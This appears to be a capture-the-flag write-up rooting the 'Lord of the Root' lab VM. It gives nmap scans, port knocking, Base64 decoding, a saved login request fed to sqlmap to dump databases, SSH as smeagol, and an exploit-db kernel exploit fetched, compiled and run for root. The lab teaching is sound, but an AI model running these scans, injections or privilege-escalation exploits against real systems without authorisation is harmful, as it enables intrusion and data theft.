**LORD OF THE ROOT**

Hello everyone,


My friends [ [Osama](https://medium.com/@zoror861), [A.Essam](https://medium.com/@a.essam0_o), Ammar ] and I collaborated on this report.




Let’s Hack the planet!

**Let’s get Started: Recon**

The first thing we need is the **MAC address** to determine the IP address of the target machine.




To find the IP address, we’ll use the netdiscover tool.



The IP is: 192.168.1.35

Next, we’ll run an Nmap scan on the target machine to identify its IP address and any services it may be running. We use the following command:

nmap -sS -p- -Pn 192.168.1.35




Only the SSH port is open, so let’s attempt to log in using SSH.

ssh 192.168.1.35



Our first hint involves port knocking (ports 1, 2, 3). Let’s use the knockit tool:

python Knockit.py 192.168.1.35 1 2 3




We’ll scan again with Nmap:

nmap -sS -p- -Pn 192.168.1.35


A screen shot of a computer

Description automatically generated


Nice! We discovered a new port: **1337**.



Looks like it’s time to “take the ring to Mordor” together!



oooh , it’s works , looking at the source code .




Examining the source code, we find something resembling a Base64-encoded string. Let’s decode it:


hURL -b THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh

It provides us with a lead, so let’s decode another string:

hURL -b Lzk3ODM0NTIxMC9pbmRleC5waHA=



That appears to reveal a promising endpoint on our target site.




Finally, something to hack!

We’ll save the entire HTTP request to a file named MEDO.req and run it through SQLMap.

POST /978345210/index.php HTTP/1.1   
Host: 192.168.1.35:1337   
Content-Length: 42   
Cache-Control: max-age=0   
Upgrade-Insecure-Requests: 1   
Origin: http://192.168.1.35:1337   
Content-Type: application/x-www-form-urlencoded   
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36   
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7   
Referer: http://192.168.1.35:1337/978345210/index.php   
Accept-Encoding: gzip, deflate, br   
Accept-Language: en-US,en;q=0.9   
Cookie: PHPSESSID=vdf9amhf2s9d1vebius83r2b56   
Connection: keep-alive   
username=admin&password=password&submit=Login

To use SQLMap, we run :

sqlmap -r MEDO.req --dbs --dump --flush-session --batch --level=5



After retrieving several users, we try logging in, and only **smeagol** successfully connects over SSH:

ssh smeagol@192.168.1.35

A screenshot of a computer


Description automatically generated

We’re in!

**Privilege Escalation**

To escalate privileges, let’s check the kernel version and search for an exploit.  
We locate the exploit on **exploit-db**.

A screen shot of a computer

Description automatically generated

Okay that’s it ,

Next, we download the exploit:

wget https://www.exploit-db.com/download/39166

We compile it:

gcc 39166.c -o medo

and we need to run an exploit like this :

./medo

A screen shot of a computer

Description automatically generated

finally we are rooooooot



the last thing we need the root flag so we will go to root dir .

cd /root  
  
ls

A black background with white text

Description automatically generated

cat Flag.txt

“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.”  
– Gandalf

By leveraging methodical reconnaissance, exploiting vulnerabilities, and escalating privileges, we successfully achieved root access and retrieved the ultimate flag. This challenge reinforced our skills in network discovery, SQL injection, and privilege escalation, proving that with persistence and teamwork, we can tackle any obstacles.

*“One does not simply walk into Mordor” — but today, we did.*